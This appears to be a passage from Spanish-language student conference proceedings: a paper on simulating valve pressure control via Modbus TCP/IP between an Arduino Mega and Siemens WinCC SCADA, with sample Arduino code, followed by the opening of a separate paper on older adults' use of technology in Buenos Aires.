La necesidad de las redes industriales en la automatización de un proceso o planta productiva, radica en la toma de decisiones que se debe realizar cuando se eligen los diferentes tipos redes, desde la base operativa hasta la gerencial, utilizando lineamientos de calidad, planeamiento de la producción, demanda de insumos, seguridad del personal, gestión del mantenimiento, diseño de producto, rentabilidad y competitividad. Es fundamental considerar las condiciones que hacen idónea su implementación, en el contexto de las situaciones que generalmente no son analizadas con la profundidad necesaria. El diseño de los diferentes tipos de redes industriales en la implementación de un sistema automatizado, sostendrá el nivel de automatización, utilizado por un determinado proceso industrial, el que lo hace operable de forma óptima. Esto se debe a que el proceso con esta base podrá contar con diferentes aplicaciones, no sólo en la planta para el personal de producción, sino también en la fase de mantenimiento, la gestión de calidad, la logística, el planeamiento de producción y la seguridad con la que se trabaja. Un factor importante a tener en cuenta son las normas de calidad existentes para los diferentes giros que se producen en la industria en la cual es fundamental el manejo y el registro de la información.

El objetivo de este trabajo es conocer cuáles son los protocolos que se utilizan en el ámbito industrial, y utilizar específicamente uno de ellos (en este caso MODBUS TCP/IP), para simular el control de presión de una válvula. Se utilizará una comunicación SCADA entre un Arduino y el software Siemens WinCC, para así poder visualizar el flujo de presión que se produce en la máquina usada en el proceso industrial.

Palabras Clave: *SCADA, Arduino, Modbus, Protocolos Industriales, Procesos Industriales, Automatización*

1. Introducción

La *automatización industrial* es el uso de sistemas o elementos computarizados y electromecánicos para fines industriales. Al ser una disciplina más amplia de la ingeniería que un sistema de control, abarca la instrumentación industrial, que incluye los sensores, los transmisores de campo, los sistemas de control y supervisión, los sistemas de transmisión y recolección de datos y las aplicaciones de software en tiempo real para así poder supervisar y controlar las operaciones de plantas o los procesos industriales [1].
La comunicación en las plantas industriales se ha hecho imprescindible en la industria moderna. Muchos sistemas están conformados por equipos de diferentes fabricantes y funcionan en diferentes niveles de automatización. Pese a que pueden estar distanciados entre sí, a menudo se desea que trabajen en forma coordinada para un resultado satisfactorio del proceso. El objetivo principal es la comunicación totalmente integrada en el sistema.

Esto reporta la máxima flexibilidad y permite integrar sin problemas productos de otros fabricantes a través de las interfaces software estandarizadas. Esta integración total se conoce como CIM (**Computer Integrated Manufacturing**), que se puede observar en la *Figura 1* [2]. El concepto CIM, en sí mismo, no indica la aplicación de ninguna tecnología o procedimiento en particular, sino la aplicación de ciertas técnicas con una visión integradora. Podría definirse como: "*una metodología de trabajo y una filosofía de diseño de los sistemas de automatización, producción y gestión orientados a la mejora de los niveles de calidad y a la optimización en los procesos de fabricación*" [3].




Figura 1: Pirámide CIM [2]

- **Nivel de E/S**: Es el nivel más próximo al proceso [2]. Está formado por los elementos de medida (sensores) y mando (actuadores) distribuidos en una línea de producción [4].
- **Nivel de campo y proceso**: En este nivel se sitúan los elementos capaces de gestionar los actuadores y sensores del nivel anterior, tales como autómatas programables o equipos de aplicación específica, basados en microprocesadores como robots, máquinas herramienta o controladores de motor [4].
- **Nivel de control**: Este nivel es el encargado de enlazar y dirigir las distintas zonas de trabajo [2]. Todos los dispositivos de control existentes en planta es posible monitorizarlos mientra exista un sistema de comunicación adecuado. Este debe ser capaz de comunicar estos elementos con otros tipos de dispositivos dedicados a la gestión y supervisión, los que habitualmente están constituidos por computadoras o sistemas de visualización tales como pantallas industriales. En este nivel es posible visualizar cómo se están llevando a cabo los procesos de planta y, a través de entornos **SCADA** (*Supervisión, Control y Adquisición de Datos*), poseer una "*imagen virtual de la planta*" de manera que ésta se pueda recorrer de manera detallada; o bien mediante pantallas de resumen ser capaces de disponer de un "*panel virtual*" en el cual se muestren las posibles alarmas, fallos o alteraciones en cualquiera de los procesos que se llevan a cabo. Mediante este tipo de acciones es posible disponer de acceso inmediato a cada uno de los sectores de la planta. Para ello, resulta imprescindible la conexión con el nivel de control mediante *buses de campo* [4].
- **Nivel de gestión**: Es el nivel más elevado y se encarga de integrar todos los niveles de la pirámide en una estructura de fábrica, e incluso de múltiples factorías [2]. El nivel de gestión estará principalmente constituido por computadoras, ya que se encuentra más alejado de los procesos productivos [4]. Estas estaciones de trabajo hacen de puente entre el proceso productivo y el área de gestión, en el cual se supervisan las ventas, stocks, entre otros [2]. De hecho, en este nivel no es relevante el estado y la supervisión de los procesos de planta, en cambio, sí adquiere importancia toda la información relativa a la producción y su gestión asociada. Se deduce que, a través del nivel de control es posible obtener información global de todos los niveles inferiores de una o varias plantas [4].

En el desarrollo de este trabajo nos centramos directamente en la parte inferior de la pirámide de automatización, donde se encuentran los llamados *dispositivos de campo* que actúan directamente sobre el proceso productivo [5].

1.1 Buses de Campo

Un bus de campo, también denominado red de campo, es, en líneas generales, "*un sistema de dispositivos de campo (sensores y actuadores) y dispositivos de control, que comparten un bus*

digital , el cual se yergue como una serie bidireccional que transmite informaciones entre los dispositivos, sustituyendo a la convencional transmisión analógica punto a punto". Permiten sustituir el cableado entre sensores-actuadores y los correspondientes elementos de control [6]. En este trabajo utilizamos el protocolo denominado **Modbus** debido a que es de público acceso y por su gratuidad. Además resulta sencillo de implementar debido a su escaso desarrollo [7].

1.2 Modbus

Modbus es un protocolo de transmisión para *sistemas de control y supervisión de procesos* (SCADA) con control centralizado, que puede comunicarse con una o varias *estaciones remotas* (RTU) con la finalidad de obtener datos de campo para la supervisión y control de un proceso. La Interfaces de Capa Física puede estar configurada en: *RS-232, RS-422, RS-485* [8]. En Modbus los datos pueden intercambiarse en dos modos de transmisión [5]:

- **Modo RTU**: (*Remote Terminal Unit*), donde se envían 4 caracteres hexadecimales (4 bits cada uno) para cada mensaje. Esta opción es más empleada en transmisiones inalámbricas.
- **Modo ASCII**: enviando dos caracteres (2 bytes) para cada mensaje, pudiendo haber hasta 1 segundo de tiempo de diferencia entre ellos.

Actualmente se está impulsando el empleo de MODBUS sobre **TCP/IP** para aprovechar las infraestructuras que se están implantando en Internet, además de usar protocolos industriales mientras se emplean las mismas líneas y se empaquetan mensajes MODBUS dentro de los paquetes TCP/IP. Para esto son necesarios unos módulos de encapsulado y desencapsulado que conecten con módulos tradicionales MODBUS [5].

1.3 Arduino

Arduino es una compañía de fuente y hardware abiertos, así como un proyecto y comunidad internacional que diseña y manufactura placas de desarrollo de hardware para construir dispositivos digitales e interactivos que puedan detectar y controlar objetos del mundo real [9]. En este trabajo se utilizó la placa de Arduino denominada *Mega* (*Figura 2*) como transmisor de las tramas MODBUS, que luego, a través del protocolo mencionado, llegan a la computadora (receptor), siendo el software WinCC aquel que se encarga de monitorear y controlar el proceso.




Figura 2: Placa Arduino Mega

1.4 Siemens WinCC

SIMATIC WinCC es un sistema de supervisión y adquisición de datos (SCADA) e interfaz hombre-máquina (HMI) de *Siemens*. Los sistemas SCADA se utilizan para monitorear y controlar los procesos físicos involucrados en la industria y la infraestructura a gran escala y en largas distancias. SIMATIC WinCC se puede utilizar en combinación con los controladores Siemens. WinCC está desarrollado para el sistema operativo Microsoft *Windows* [10].

2. Elementos del Trabajo y metodología

Para el desarrollo del presente proyecto, y como metodología de base, utilizamos los siguientes elementos de trabajo con el objetivo de poder simular el control de presión de una válvula [11]:

- Tarjeta Arduino Mega.
- Arduino Ethernet Shield W5100.
- Cable UTP.
- Cable USB para Arduino.
- Tarjeta Protoboard.
- Software IDE de Arduino.
- Diodo Led de cualquier color (Común).
- Resistencia de 220 / 330 Ohms.
- Potenciómetro para conectar en un Protoboard, de 10 Kilos.

En una primera instancia se precisaron las librerías de Modbus para Arduino, utilizando el hardware como esclavo, y la computadora como maestro [12]. Luego se fue modificó el código para así adaptarlo

a las necesidades de este proyecto. Para explicar lo anterior, se cita un ejemplo: todo aquello que estaba relacionado con las comunicaciones en serie, terminaban sido eliminadas, y, como resultante sólo se hubo tenido en cuenta lo referente a las comunicaciones analógicas.

A partir de aquí, explicaremos cómo se realizó la implementación de la trama Modbus sobre TCP/IP [13].

Para comenzar el programa se incluirán todas las librerías necesarias, a saber:

```
#include <SPI.h>
#include <Ethernet.h>
#include "MgsModbus.h"

MgsModbus Mb;
```

Luego configuramos la red Ethernet, dependiendo de la configuración de la MAC y de la red local:

```
byte mac[] = {0x14, 0x18, 0x77, 0xB2, 0xB8, 0x4B };
```

Las siguientes instrucciones detallan la dirección IP de nuestro Arduino, la puerta de enlace y la máscara utilizada:

```
IPAddress ip (169, 254, 97, 239);
IPAddress gateway (192, 168, 0, 1);
IPAddress subnet (255, 255, 0, 0);
```

En el *Setup* de nuestra programa, podemos observar que inicializamos un pin del Arduino como salida. El mencionado pin es el que vamos a utilizar para obtener los datos del movimiento de nuestro potenciómetro.

```
void setup ()
{

 // serial setup
 pinMode (2,OUTPUT);
```

Luego inicializamos la interface de Ethernet:

```
 Ethernet.begin (mac, ip, gateway, subnet);
```

Acto seguido se nos presentan aquellas direcciones en donde se almacenan los datos. En esta oportunidad, se observan dos tipos de datos: por un lado la dirección 0 , y por el otro la dirección 1, las cuales corresponden al registro 40001 y al registro 40002

```
 Mb.MbData[0] = 0; // Holding Reg 40001
 Mb.MbData[1] = 0; // Holding Reg 40002
```

El problema actual planteaba la imposibilidad de poder leer el dato que mencionaba el potenciómetro en WinCC. Para lograr resolver la problemática, se equiparó el registro 40001 a la salida analógica asociada al pin 2 anteriormente mencionado..En consecuencia el dato resultante y legible, será el que se guarde en la variable MbData:

```
void loop()
{
  Mb.MbData[0] = analogRead (2);
  digitalWrite(2, bitRead (Mb.MbData[1],0));

//  Mb.MbmRun();
 Mb.MbsRun();
}
```

Ahora bien, si quisiéramos recepcionar ese dato que se ha guardado en el registro, utilizaremos la función *digitalWrite* para así poder escribir el valor leído desde el pin antes mencionado. Para realizar el guardado en el registro 40002 , mientras se utiliza la función *bitRead*, se colegirá de la lectura que el bit será de valor 0. Se acaba de describir el código para la comunicación Modbus entre el hardware Arduino y WinCC.

Acto seguido nos plantearemos dirigirnos a WinCC, como se observa en la *Figura 3*, para así configurar un "*Nuevo Proyecto*" :




Figura 3: Interfaz de Siemens WinCC Flexible

Cuando nos decidimos a emprender el presente proyecto, lo planteamos visualizado de la siguiente manera (*Figura 4*), como un árbol con ramas que se desprenden:




Figura 4: Barra de Navegación en WinCC

Luego nos dirigimos al ítem "*Comunicación*" y al subítem "*Conexiones*" (Figura 5). En este caso se configuraron dos conexiones de tipo "*Modicon MODBUS TCP/IP*", una por cada registro:




Figura 5: Conexiones en WinCC

En la misma sección, como vemos en la *Figura 6*, podemos configurar el Tipo de CPU del Arduino, la IP del Arduino (Servidor), el Puerto y la Dirección del Esclavo Remoto.




Figura 6: Configuración del Maestro/Esclavo en WinCC

Si las conexiones hubieran utilizado el protocolo MODBUS RTU, se hubiera configurado de forma similar, con la diferencia que en la pestaña "Drive de comunicación" tendríamos que haber elegido la opción "Modicon MODBUS" (*Figura 7*), para luego seleccionar el tipo de interfaz física (RS 232, RS 422 ó RS 485), junto con la Velocidad de transferencia, la Paridad, los Bits de datos y los Bits de parada, como se puede observar en la *Figura 8* y *9*, respectivamente:




Figura 7: Modbus RTU en WinCC



Figura 8: Configuración del "Panel de operador" para Modbus RTU en WinCC



Figura 9: Configuración del protocolo y del autómata en WinCC

En el apartado "*Variables*" (*Figura 10*) se configuraron las dos variables (HR_4001 y HR_4002) que fueron usadas, las cuales fueron leídas desde la **Conexión_1** definida en "*Conexiones*". Cada una de ellas posee un enlace que la conduce a su dirección correspondiente, 40001 y 40002 respectivamente.



Figura 10: Variables en WinCC

A partir de allí nos enfocamos en la solapa "*Imagen*" e ideamos una nueva imagen. En este punto creamos una gráfica para poder representar el valor obtenido (*Figura 11*). Luego nos dirigimos a "*Curva*", y para que se nos muestre en pantalla lo descripto, debimos modificar la configuración en la variable definida anteriormente a HR_4001.




Figura 11: Visualización de Curvas

Para abordar la configuración de los botones, los cuales simulan el abrir y cerrar la llave de la válvula, nos conducimos hacia los siguientes comandos como "Botón, "Eventos" y "Pulsar". Es allí donde nos aparece la opción "ActivarBitEnVariable" como podemos observar en la *Figura 12*, y seteamos a la variable HR_4002 como entrada.




Figura 12: Configuración de Botones

De esta manera se realiza la conexión entre Arduino y WinCC. Una vez cargado y configurado todo el proceso, procedemos a la conexión del Arduino a través de un cable Ethernet con nuestro equipo (Figura 13).




Figura 13: SCADA del Proyecto

3. Resultados

En la siguiente figura podemos observar cómo se representa el valor del potenciómetro en SCADA y cómo varía dicho valor en la gráfica observada:




Figura 14: Resultados en Tiempo Real

Podemos observar que el valor obtenido se representa al girar el potenciómetro. Al proceder a apretar los procesos de "Abrir" y "Cerrar", logran la lógica que se hubo planteado al pensar el proyecto.




Figura 15: Conexión de los elementos

Es verdaderamente satisfactorio el resultado, y también poder hacer una descripción acabada del mismo. La relación entre el hardware Arduino, la formulación de objetivos y un desarrollo de

pensamiento, logra como resultante la comunicación Modbus entre el Arduino y el software utilizado.

4. Conclusión y trabajo futuro

Es de suponer que este trabajo, sea sólo el puntapié inicial en un sinfin de proyectos de investigación en el área, que presupone adentrarse en el mundo de las redes de comunicación industriales.
Se espera poder ahondar en el conocimiento de otros protocolos industriales que permitan una comunicación segura y confiable de aparatos electrónicos. El abordaje de las ideas anteriormente expuestas redundará en una mayor sapiencia, mayor reflexión y mayor compromiso con el trabajo investigativo.

Referencias

[1] Automatización Industrial. Wikipedia [online]. Disponible: https://es.wikipedia.org/wiki/Automatización_industrial, Consulta: 12 de Abril del 2019.

[2] J. A. Sirgo Blanco, "*Comunicaciones Industriales*", Asignatura Ingeniería Electrónica y Automática, Área de Ingeniería de Sistemas y Automática, Departamento de Ingeniería Eléctrica, Universidad de Oviedo. Año 2014.

[3] F. Pascual Morales, "*Sistemas Industriales Distribuidos: C.I.M. (Computer Integrated Manufacturing). Una filosofía de automatización*", Departamento de Ingeniería Electrónica, Universidad de Valencia.

[4] F. J. Menchón Ruiz, "*Configuración y puesta en marcha de una red de autómatas programables basada en PROFIBUS, MPI y GSM para el control y monitorización de módulos de fabricación flexible*", Proyecto Fin de Carrera, Departamento de Ingeniería de Sistemas y Automática, Escuela Técnica Superior de Ingeniería Industrial, Universidad Politécnica de Cartagena. Año 2006.

[5] A. Rosado, "*Redes de Comunicaciones Industriales*", Sistemas Industriales Distribuidos, Universidad de Valencia.

[6] J. M. Hurtado Torres, "*Introducción a las Redes de Comunicación Industrial*", Módulo de Comunicaciones Industriales, Departamento de Electricidad-Electrónica I.E.S Himilce-Linares, Ciclo Superior de Automatización y Robótica Industrial.

[7] Modbus. Wikipedia [online]. Disponible: https://es.wikipedia.org/wiki/Modbus, Consulta: 12 de Abril del 2019.

[8] A.I.E (Asociación de la Industria Eléctrica-Electrónica), "*Protocolos de Comunicaciones Industriales*", Artículo. Año 2006. Disponible: http://www.aie.cl/files/file/comites/ca/articulos/agosto-06.pdf

[9] Arduino. Wikipedia [online]. Disponible: https://es.wikipedia.org/wiki/Arduino, Consulta: 12 de Abril del 2019.

[10] WinCC. Wikipedia [online]. Disponible: https://en.wikipedia.org/wiki/WinCC, Consulta: 12 de Abril del 2019.

[11] Manual de Prácticas de Arduino [online]. "*Controlar el brillo de un LED con un potenciómetro*". Disponible: https://manualarduinos52.wordpress.com/2013/12/06/practica-3/

[12] MyArduinoProjects.com [online]. "*Modbus library*". Disponible: http://myarduinoprojects.com/modbus.html

[13] A. Romero, "*Comunicación Modbus Arduino y Siemens WinCC*". Disponible: https://www.youtube.com/channel/UCTX_hUB56dbf6NHPuKYUUAw/videos

Agradecimientos

Al Laboratorio CODAPLI de la Universidad Tecnológica Nacional, Facultad Regional La Plata, por su guía y apoyo incondicional para llevar a cabo este trabajo: Ing. Omar Rodriguez, Ing. José Rapallini e Ing. Marcelo Zabaljauregui por su aporte.

Datos de Contacto

Gonzalo Hernán Domínguez. Universidad Tecnológica Nacional - Facultad Regional La Plata. Código Postal: 1900. La Plata. Email: gonzalohernandominguez@gmail.com

La Tercera Edad y el Uso de las Tecnologías Actuales

Da Ruos Alvez De Olivera, Ailén; Benitez Roncal, Carla Elizabeth; Camiña, Daniel; Sorzio, Lucas; Guerra, María Trinidad; Sánchez, Rocío Anahí; Gadacz, Esteban.

Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Abstract
La Ciudad Autónoma de Buenos Aires posee cerca de 15.000 habitantes por kilómetro cuadrado, el 16% de su población tiene 65 años o más. Las personas que integran este rango de edad en mayor o menor medida, se encuentran en contacto con dispositivos tecnológicos, no obstante el 44.5% no utiliza por sí solo el teléfono celular y un 14% cuenta con algún impedimento físico. En el presente trabajo se tiene por objetivo analizar el impacto de dispositivos tecnológicos en la población que pertenece a tercera edad

Palabras Clave: tecnología, tercera edad, aprendizaje, TICs, instituciones, aplicaciones.

Introducción

Se refiere a la tercera edad como la etapa de la vida humana comprendida entre los 65 años de edad en adelante. Esta aproximación puede variar de acuerdo a diversos factores tales como la salud y bienestar de la persona [1-3].

Por otra parte la Ciudad de Buenos Aires es una ciudad monopólica en la cual "La densidad es cerca de 15.000 habitantes por kilómetro cuadrado, [...] Buenos Aires posee una población envejecida: en 2015 el 16% tienen 65 años y más, un peso cercano al que tienen los menores de 15 años (19,1%). En consecuencia se registran 84 adultos mayores cada 100 niños y adolescentes. " [4].

La calidad de vida de las personas que pertenecen a tercera edad va creciendo junto a los avances médicos y tecnológicos. Actualmente los adultos mayores necesitan utilizar tecnología ya sea tanto para su entretenimiento (leer el diario, ver películas, etc.), como el uso de Redes Sociales que les permite estar en contacto con familia y amigos. Además gran parte de la tecnología actual se ha vuelto necesaria para trámites (bancarios, pago de servicios, impuestos, etc.).

En la encuesta Nacional sobre Calidad de Vida de Adultos Mayores 2012, basada en el último censo realizado por el Indec en el 2010, se destaca que "El 64% de los adultos mayores no utiliza el cajero automático por sí solo para retirar dinero o realizar otros trámites. De ese total, cuatro de cada diez prefieren retirar el dinero por ventanilla y un 21% considera que su funcionamiento es complicado. En tercer lugar, un 18% no cuenta con tarjeta de débito. Esta falta de utilización aumenta con la edad, llegando a involucrar a algo más del 80% de los de 75 años y más. Con relación al utilizar el teléfono celular, un 44,5% no lo utiliza por sí solo. De aquellos que no lo utilizan, cuatro de cada diez no tiene celular y otros cinco no tienen interés o les resulta complicado. Un 14% manifiesta tener algún impedimento de tipo físico (no escucha bien, no ve bien los números o no lo puede manipular)." [6].

Frente a esta realidad, el Gobierno de la Ciudad de Buenos Aires (GCBA) desarrolla un conjunto de acciones desplegando programas que atienden la complejidad de la adaptación, necesaria, de los adultos mayores a los cambios tecnológicos: Programa " Más simple"[7],el taller "Yo Digital"[8], cursos de formación laboral dependientes del

Ministerio de Educación e Innovación Tecnológica [9] además de un conjunto de iniciativas privadas.

En este contexto, el objetivo del presente trabajo (realizado en el marco de la cátedra de "Análisis de Sistemas"; segundo año), es evaluar cómo el uso de dispositivos, electrónicos impactan en la vida de personas de la tercera edad dentro del distrito de Ciudad Autónoma de Buenos Aires (CABA).

Para cumplir con el objetivo propuesto, el trabajo se desarrolla de la siguiente manera: en primer lugar se definen los conceptos referidos a la tercera edad y las Tecnologías de la Información y la Comunicación (TICs). En segundo lugar, se enumeran las acciones implementadas en Argentina para disminuir la brecha. En tercer lugar, se identifican los beneficios que aportan las instituciones gubernamentales y no gubernamentales a la enseñanza del manejo de celulares y computadoras, y analizar su impacto. Finalmente, en último lugar, se muestran los datos significativos en la sección de resultados y se detallan las conclusiones y las futuras líneas de trabajo.

1. Conceptos Básicos

Se refiere a la tercera edad como la etapa de la vida humana comprendida entre los 65 años de edad en adelante. Esta aproximación puede variar de acuerdo a diversos factores tales como la salud y bienestar de la persona [1-3].
Según el Indec, en el último censo del 2010 en Argentina se han registrado un 10,2% de población mayor a 65 años, de este porcentaje un 15,7% reside en CABA.

En la figura 1 se observa que las aproximaciones más actuales del Indec muestra que un 16% de la población actualmente es de 65 años o más.

Año[1]	Población de 65 años y más	Población de 80 años y más	Porcentaje de población de 65 años y más	Porcentaje de población de 80 años y más	Índice de envejecimiento
1855	2.909	676	3,1	0,7	10,8
1869	4.339	800	2,3	0,4	7,4
1887	7.295	991	1,7	0,2	5,3
1895	11.650	1.354	1,8	0,2	5,3
1904	19.137	2.389	2,0	0,3	5,8
1909	24.370	2.826	2,0	0,2	7,0
1914	34.740	3.812	2,2	0,2	7,3
1936	93.235	10.780	3,9	0,4	16,7
1947	159.001	24.239	5,3	0,8	28,0
1960	276.556	41.014	9,3	1,4	50,1
1970	341.700	47.450	11,8	1,6	64,9
1980	435.185	74.220	14,9	2,5	78,3
1991	483.594	106.251	16,3	3,6	85,5
2001	478.445	125.742	17,2	4,5	102,0
2010	474.071	147.187	16,4	5,1	100,3

Figura 1:Datos del Indec.

Además esta parte de la población integrada por personas de 65 años y más, posee déficit visual y auditivo, así como un analfabetismo que disminuye pero aún es existente, como se observa en la figura 2.

Jurisdicción y grupo de edad (años)	Población de 10 años y más	Analfabetos		
		Total	Varón	Mujer
Total del país	**33.398.225**	**639.621**	**318.412**	**321.209**
10-64	29.293.577	**455.590**	248.029	207.561
65 y más	**4.104.648**	**184.031**	**70.383**	**113.648**
65-74	2.308.958	**92.261**	40.346	51.915
75 y más	1.795.690	**91.770**	30.037	61.733
Ciudad de Buenos Aires	**2.568.141**	**12.403**	**5.344**	**7.059**
10-64	2.094.070	**9.354**	4.668	4.686
65 y más	**474.071**	**3.049**	**676**	**2.373**
65-74	233.588	**1.125**	325	800
75 y más	240.483	**1.924**	351	1.573

Figura 2:estadísticas del Indec.

Por otro lado, se ha registrado que el promedio mensual de ancianos subsidiados asistidos en sus domicilios es de 1053,tal como se observa en la Figura 3.

Año	Promedio mensual de ancianos subsidiados asistidos
2000	779
2005	921
2010	1.045
2013	1.129
2014	1.011
2015	992
2016	998
2017	1.053

Fuente: Dirección General de Estadística y Censos (Ministerio de Hacienda GCBA) sobre la base de datos del Ministerio de Desarrollo Humano y Hábitat. Secretaría de Tercera Edad.

Figura 3:promedio mensual de subsidios

Teniendo en cuenta la cantidad de subsidios a adultos mayores es importante tener en cuenta que es posible que no todos ellos tengan la posibilidad de acceder a diferentes dispositivos y/o aplicaciones, tales como: tablets, computadoras, paquetes de office, etc.

En relación a la tecnología se la define como "el conjunto de conocimientos técnicos (**técnica**), ordenados científicamente (**ciencia**), que permiten diseñar y crear bienes y servicios que facilitan la adaptación al medio ambiente" [5].

Cuando se habla de dispositivos electrónicos e informáticos, se debe tener en cuenta que se necesita un mínimo conocimiento básico sobre su funcionamiento para el correcto uso de los mismos. Si bien los dispositivos pueden ser similares en algunas características tales como el diseño, portabilidad y la facilidad que brindan al acceso de información, entre otras; su uso puede ser complejo para quienes desconocen cómo funcionan, o que no saben cómo acceder a diferentes redes o aplicaciones. Este poco alcance a dispositivos y aplicaciones, en conjunto con el analfabetismo y analfabetismo digital, podría también llegar a ser un motivo por el cual muchas personas de tercera edad se rehúsan o resisten al cambio de las TICs.

2. Acciones implementadas en Argentina para disminuir la brecha

Para acortar la brecha que se crea entre los avances tecnológicos y los adultos mayores, diversas instituciones brindan clases de capacitación como:

***Instituciones Privadas*:**

Un ejemplo de entidad privada es el sitio online llamado *Computación 360* [10] que dicta clases de computación, en Capital Federal y alrededores. Las clases están divididas en 3 cursos distintos (básico, medio y avanzado), para que todos los adultos mayores puedan participar desde sus hogares. También existen talleres o *Clases Particulares,* en sitios como Olx [11], en el cual personas con experiencia, dentro de Capital Federal publican sus datos y explican la modalidad de trabajo de sus clases particulares, ya sea para el uso de computadoras como celulares. Además, muchos de ellos dan como opción ir hasta la casa del interesado y desde ahí trabajar.

Por otra parte el *Centro Cultural Rector Ricardo Rojas* [12] a cargo de la Secretaría de Extensión Universitaria de la Universidad Buenos Aires (UBA), creado en 1984, este año ofrece para los adultos mayores clases en el primer cuatrimestre cursos de introducción a la computación, internet y correo electrónico, manejo de celulares (Android), aplicaciones de uso frecuente en el celular. Este Centro Cultural cuenta con una cantidad de alrededor de 16.000 alumnos por año, de los cuales se estima que un 15% son personas de 60 años en adelante.

Instituciones Públicas:

Universidades:

La Universidad Tecnológica Nacional Facultad Regional Buenos Aires (UTN-FRBA) dentro de su programa "Experiencias universitarias para personas mayores" ofrece diversos tipo de talleres, donde se busca mejorar calidad de vida, estimular sus capacidades cognitivas de concentración, memoria y creatividad [13].
Los talleres son: Uso de celular, su objetivo es interiorizarse en el uso de teléfonos celulares para poder incorporarlos en la vida cotidiana [14]. Otro de los talleres se llama "¿Qué hacemos con las fotos?", que buscan aprender cómo ordenar, borrar y guardar las fotos que tienen en sus dispositivos móviles [15].
Por último está, "Internet para la vida cotidiana", con el fin de introducir a los adultos mayores y darle herramientas para que tengan su propia independencia tecnológica[16].
